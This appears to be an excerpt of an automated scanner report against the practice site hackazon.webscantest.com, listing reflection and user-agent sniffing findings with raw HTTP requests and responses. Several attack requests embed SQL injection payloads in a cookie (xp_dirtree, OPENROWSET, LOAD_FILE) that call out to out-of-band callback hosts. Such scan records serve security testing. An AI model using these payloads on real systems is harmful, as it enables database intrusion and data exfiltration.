Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:49:57 GMT
Pragma: no-cache
Content-Length: 5018
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Reflection	John	x7vztari'x7vztari	x7vztari'x7vztari

Original Traffic

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 133
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}

first_name=John&last_name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24&password_confi
rmation=x75zzjnn%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5076
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
POST /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 148
Referer: http://hackazon.webscantest.com/user/register
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {EB2C7E6E-CEF8-4E86-9605-279FD732B3A2}
X-RTC-ATTACKTYPE: Reflection

first_name=John&last_name=x7vztari%27x7vztari&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24
&password_confirmation=x75zzjnn%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 03:00:10 GMT
Pragma: no-cache
Content-Length: 5094
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/login	Root Cause: (Parameter: username / 3 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
Reflection	x75uzqty	x7bnib89	x7bnib89	

Original Traffic

```
POST /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
POST /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {0CB918C1-18CA-447E-82E4-11182F8D7999}
X-RTC-ATTACKTYPE: Reflection

username=x7bnib89&password=x75uzqtz%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:40:38 GMT
Pragma: no-cache
Content-Length: 4744
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Reflection		x7o2psoz	x7o2psoz

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
POST /user/login?return_url=x7o2psoz HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {2C4671CB-BAC0-49A0-AB8D-744493700D34}
X-RTC-ATTACKTYPE: Reflection

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:53:31 GMT
Pragma: no-cache
Content-Length: 4610
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Reflection	x75v8o0e	x7wgn37s	x7wgn37s	

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {EA45B3F4-8B3A-4865-A3EA-4B5B9C4DAEB3}
X-RTC-ATTACKTYPE: Reflection

username=x7wgn37s&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 03:00:37 GMT
Pragma: no-cache
Content-Length: 4602
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent (7)

References

No references are available for this vulnerability.

Description

The most common reason to perform user agent sniffing is to determine which type of device and browser is being used to access the resource in question. This information can be used by an attacker to launch a more focussed attack against a particular user, or to identify and attempt the attack deemed most likely to succeed.

Recommendation

In order to remove the risk associated with User Agent Sniffing, consider making use of a custom User agent, although be warned that making use of a custom User Agent may cause some functionality to break in certain web apps.

0

http://hackazon.webscantest.com/user/register	Root Cause: (Parameter: / 3 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {A637DE6E-E820-48F7-92EE-E2892228D5F6}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:01 GMT
Pragma: no-cache
Content-Length: 4962
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C8DBB6F6-70D3-4292-B322-6D93A0ED45C1}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:01 GMT
Pragma: no-cache
Content-Length: 4962
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {44FEF200-A3F1-45D5-AB15-9E49BB81AFE9}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:01 GMT
Pragma: no-cache
Content-Length: 4962
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/contact | Root Cause: (Parameter: / 3 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {993D3773-C24A-489A-8E3C-A2CAB0E6ECF8}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:52 GMT
Pragma: no-cache
Content-Length: 6029
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {612B6BE3-1A9C-439E-9588-982D3830B12E}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:53 GMT
Pragma: no-cache
Content-Length: 6029
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
